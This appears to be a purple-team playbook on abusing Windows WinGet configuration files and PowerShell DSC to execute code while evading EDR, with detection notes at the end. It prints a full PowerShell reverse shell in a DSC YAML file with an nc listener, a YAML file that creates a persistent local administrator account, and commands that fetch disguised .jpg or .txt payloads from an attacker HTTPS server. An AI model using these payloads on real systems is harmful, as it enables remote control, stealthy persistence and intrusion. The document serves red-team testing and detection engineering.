
WinGet also known as Windows Package Manager, is Microsoft’s command-line for discovering, installing, upgrading, configuring, and removing applications on Windows. It is commonly used by Administrators and developers to automate software deployment and system setup. However, it can be abused to proxy execution and evade detection. Threat actors can execute arbitrary PowerShell scripts in the form of YAML files without invoking standard PowerShell processes which endpoint detection and response technologies heavily monitor.
Playbook
WinGet is included in Windows 10, Windows 11, and Windows Server 2025. The binary supports a configure parameter that accepts WinGet configuration files in YAML format. Administrators could use configuration files to install applications, enable tools, and apply system settings to make Windows setup more repeatable, automated, and consistent.
winget configure -enable
winget configure -f "C:\Samples\winget\Test-cfg.yaml" --accept-configuration-agreements
PowerShell Desired State Configuration (DSC) is a Microsoft Management Framework used to define how a Windows system should be configured and then apply that configuration in an automatic manner. WinGet utilises DSC to implement changes on Windows systems. Microsoft has defined a set of DSC resources to conduct activities on the system such as install MSI packages, create and remove directories, perform registry changes, and run PowerShell scripts. The following YAML configuration uses the script resource to run PowerShell commands and save them to log.txt.
properties:
  resources:
    - resource: PSDscResources/Script
      id: myAppConfig
      directives:
        description: Run Powershell Command
        allowPrerelease: true
      settings:
        GetScript: |
            #"state"
        TestScript: |
            return $false
        SetScript: |
          $logFile = "C:\Samples\winget\log.txt";
          $host = Get-Host;
          Set-Content $logFile $host;
          $proc = Get-ExecutionPolicy
          Add-Content $logFile -Value $proc;
  configurationVersion: 0.2.0

However, DSC resources cannot be used directly on Windows systems. The module PSDscResources needs to be installed first to enable the usage of DSC resources in configuration files.
Install-Module PSDscResources
Import-DscResource -ModuleName PSDscResources
A security researcher with the handle TwoSevenOneThree demonstrated first how WinGet can be abused to execute PowerShell code contained within YAML configuration files. Specifically, configuration files can be executed with the below arguments to prevent user interaction.
winget configure --accept-configuration-agreements --disable-interactivity -f "C:\Samples\winget\SimplePSScript.yaml"
It is also possible to download and execute configuration files directly from the Internet since WinGet also accepts web links. However, additional steps are required since WinGet doesn’t accept connections over HTTP. Purple Team operators should deploy a web server that will serve configuration files over HTTPs. Execution of the following command will generate a self-signed TLS certificate, and a private key.
openssl req -x509 -newkey rsa:2048 -nodes \ -keyout key.pem -out cert.pem -days 30 \ -subj "/CN=192.168.95.133" \ -addext "subjectAltName=IP:192.168.95.133"cat cert.pem key.pem > combined.pem

The certificate files should be copied into the directory of the web server:
sudo cp combined.pem cert.pem /var/www/purpleteam/
The following python code will initiate a TLS/SSL server over port 8443, and load the certificate/private-key material from combined.pem.
sudo python3 -c "
import http.server, ssl, os
os.chdir('/var/www/purpleteam')
ctx = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
ctx.load_cert_chain('combined.pem')
httpd = http.server.HTTPServer(('0.0.0.0', 8443), http.server.SimpleHTTPRequestHandler)
httpd.socket = ctx.wrap_socket(httpd.socket, server_side=True)
print('Serving HTTPS on 0.0.0.0:8443')
httpd.serve_forever()
"

The certificate file should be downloaded and imported on the host to enable TLS negotiation.
curl.exe -k -o C:\temp\cert.pem https://192.168.95.133:8443/cert.pem
Import-Certificate -FilePath C:\temp\cert.pem -CertStoreLocation Cert:\LocalMachine\Root

It is important to note that the file extension doesn’t need to be YAML; it can be .jpg or .txt to blend in. Once the certificate is imported, the WinGet binary can be used with the below arguments to deploy malicious configuration files over the web.
winget configure --accept-configuration-agreements --disable-interactivity -f https://192.168.95.133:8443/ps-script.txt
winget configure --accept-configuration-agreements --disable-interactivity -f https://192.168.95.133:8443/image.jpg

Execution of the command below will verify that running a YAML file over the web was successful.
type $env:TEMP\PurpleTeam\winget_dsc_proof.txt

Dylan Davis and Matthew Schramm demonstrated a stealthier approach that invokes the WinGet configuration engine via the API instead of the WinGet.exe binary. The configuration file below can be used to establish a reverse shell:
properties:
  configurationVersion: 0.2.0
  resources:
    - resource: PSDscResources/Script
      id: env-health-check
      directives:
        description: Simple Reverse Shell Example
        allowPrerelease: true
      settings:
        GetScript: |
          @{ Result = "OK" }
        SetScript: |
          $client = [System.Net.Sockets.TcpClient]::new()
          $client.Connect('IP_ADDRESS', 443)
          $stream = $client.GetStream()
          $writer = [System.IO.StreamWriter]::new($stream)
          $reader = [System.IO.StreamReader]::new($stream)
          $writer.AutoFlush = $true
          $writer.WriteLine("[+] Shell from $env:COMPUTERNAME as $env:USERNAME via ConfigurationRemotingServer")
          while ($true) {
              $writer.Write('DSC> ')
              $cmd = $reader.ReadLine()
              if ($cmd -eq 'exit') { break }
              try {
                  $output = Invoke-Expression $cmd 2>&1 | Out-String
                  $writer.WriteLine($output)
              } catch {
                  $writer.WriteLine($_.Exception.Message)
              }
          }
          $client.Close()
        TestScript: |
          $false
Execution of the DSCourier proof of concept will initiate a connection with a remote host.
.\DSCourier.exe .\reverse-shell.yaml

nc -lvnp 443


Another use case is to utilize PowerShell code to establish persistence by creating a new user on the host:
properties:
  configurationVersion: 0.2.0
  resources:
    - resource: PSDscResources/Script
      id: local-admin
      directives:
        description: Create lab local admin (DELETE after testing)
        allowPrerelease: true
      settings:
        GetScript: |
          @{ Result = [bool](Get-LocalUser -Name 'svc_ipurple' -ErrorAction SilentlyContinue) }
        TestScript: |
          $false
        SetScript: |
          $u = 'svc_ipurple'
          $p = ConvertTo-SecureString 'P@ssw0rd-LAB-Only-Change!' -AsPlainText -Force
          if (-not (Get-LocalUser -Name $u -ErrorAction SilentlyContinue)) {
            New-LocalUser -Name $u -Password $p -FullName 'ipurple' `
              -Description 'Purple-team PoC - delete' -PasswordNeverExpires
          }
          Add-LocalGroupMember -Group 'Administrators' -Member $u -ErrorAction SilentlyContinue
          New-Item -ItemType Directory -Path "$env:TEMP\DSCourier" -Force | Out-Null
          "created $u + admin @ $(Get-Date -f o)" | Set-Content "$env:TEMP\DSCourier\06-user.txt"
The following command will run the configuration file from a local path. The screenshot below verifies that the user svc_ipurple has been created.
winget configure --accept-configuration-agreements --disable-interactivity -f "C:\temp\DSCourier\06-localadmin-user.dsc.yaml"
Arbitrary code execution is not the only applicable use case of WinGet. The variation of DSC resources creates multiple opportunities for threat actors. Purple Team operators should expand their test cases across multiple scenarios to validate telemetry and detection coverage. The DSCourier tool, can execute WinGet against a pre-defined set of scenarios.

Additionally, the tool displays in the console the telemetry per use case to enable threat hunters and SOC analysts identify these types of executions in their logs easily.


The diagram of executing code via WinGet is displayed below:

The technique abstract is displayed below:
The playbook of the technique is displayed below:
[[Playbook.WinGet]]
id = "1.0.0"
name = "1.0.0 - WinGet"
description = "Code Execution via the WinGet utility"
tooling.name = "DSCourier"
tooling.references = [
    "https://github.com/DylanDavis1/DSCourier",
    "https://github.com/Octoberfest7/DSCourier_BOF"
]
executionSteps = [
    "winget configure --accept-configuration-agreements --disable-interactivity -f "<file-path.yaml>"",
    "winget configure --accept-configuration-agreements --disable-interactivity -f https://<domain>/<powershell-script.txt>"
    ".\DSCourier.exe .\<File-Name>.yaml"
]
executionRequirements = [
    "Local Administrator Privileges"
]
Detection
Executing WinGet directly or through its COM API creates multiple detection opportunities for SOC teams. Legitimate processes are spawned during the execution of both methods, and a specific DLL is loaded when the COM API method is used in the WindowsPackageManagerServer.exe process. Furthermore, outbound connections from the ConfigurationRemotingServer.exe process should be flagged directly as high risk. However, some EDRs might not flag these executions as malicious, and therefore additional detection rules are required for adequate coverage.
A good detection strategy is to initiate a Purple Team operation to verify whether current security controls can detect indicators of malicious WinGet executions, and to understand the technique behaviours and characteristics. It is important to note that some organizations might utilize WinGet legitimately in their environments, and this should be taken into consideration during tuning of detection rules.
Process Creation



When WinGet applies the configuration file through winget configure or related WinGet configuration APIs, the ConfigurationRemotingServer process is spawned on the system.


When the COM API method is used, the process tree is slightly modified. The WinGet process is no longer generated and is replaced by WindowsPackageManagerServer, which is the parent process of ConfigurationRemotingServer.
